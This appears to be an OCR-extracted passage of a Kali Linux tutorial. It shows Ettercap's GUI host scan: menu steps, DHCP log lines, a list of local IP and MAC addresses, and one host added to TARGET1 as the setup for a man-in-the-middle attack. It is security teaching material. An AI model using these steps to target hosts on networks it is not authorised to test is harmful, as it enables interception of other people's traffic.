
5. **Graphical Interface (GUI):** While Ettercap has a command-line interface, it also provides a graphical user interface for ease of use.





Installing ettercup in kali





Ettercap
0.8.3.1 (EB)
Hosts
Hosts list
Enable IPv6 Scan
Scan for hosts
Load hosts from file ...
Save hosts to file ...
click 3 dots
click hosts
click hosts list
DHCP: [96:89:59:2E:2F:DD] DISCOVER
DHCP: [0A:99:71:4F:CE:2E] DISCOVER
DHCP: [96:89:59:2E:2F:DD] REQUEST 192.168.1.50
DHCP: [0A:99:71:4F:CE:2E] DISCOVER
DHCP: [0A:99:71:4F:CE:2E] DISCOVER
DHCP: [0A:99:71:4F:CE:2E] REQUEST 192.168.2.128


Ettercap
0.8.3.1 (EB)
Host List
IP Address
MAC Address
Description
192.168.0.1 18:66:DA:9F:8F:14
fe80::4ce:4e31:3cf9:77a2 86:82:DF:77:E2:8F
fe80::1476:6ff:fe11:6352 16:76:06:11:63:52
fe80::18db:38:a9d2:871b 2C:58:B9:0C:49:2F
fe80::3bc5:e2fc:aa19:b189 4C:CC:6A:A2:F3:30 ACTSD6.local
fe80::4dac:c452:a5df:e26b 2C:58:B9:0E:75:1F
fe80::5231:ccf2:8080:d368 2C:58:B9:0E:75:E1
fe80::7517:c2f6:fdfe:d144 2C:58:B9:0C:49:E9
Delete Host
Add to Target 1
Add to Target 2
DHCP: [192.168.0.1] ACK : 192.168.3.107 255.255.252.0 GW 192.168.0.1 DNS 192.168.0.1 "blr2.cdac.in"
DHCP: [90:78:B2:C0:91:37] DISCOVER
DHCP: [90:78:B2:C0:91:37] REQUEST 192.168.3.17
Randomizing 1023 hosts for scanning...
Scanning the whole netmask for 1023 hosts...
258 hosts added to the hosts list...


01:48
Ettercap
0.8.3.1 (EB)
Host List
IP Address
MAC Address
Description
192.168.1.102 2C:58:B9:0E:76:99
192.168.1.103 2C:58:B9:0E:75:1F
192.168.1.104 2C:58:B9:0E:75:FD
192.168.1.105 2C:58:B9:0C:4A:7D
192.168.1.107 2C:58:B9:0C:4A:51
192.168.1.108 2C:58:B9:0E:76:20
192.168.1.109 2C:58:B9:0E:75:E1
Delete Host
Add to Target 1
Add to Target 2
Randomizing 1023 hosts for scanning...
Scanning the whole netmask for 1023 hosts...
258 hosts added to the hosts list...
DHCP: [AA:8E:49:49:50:B6] DISCOVER
DHCP: [AA:8E:49:49:50:B6] REQUEST 192.168.3.207
Host 192.168.1.108 added to TARGET1





Using wireshark in the kali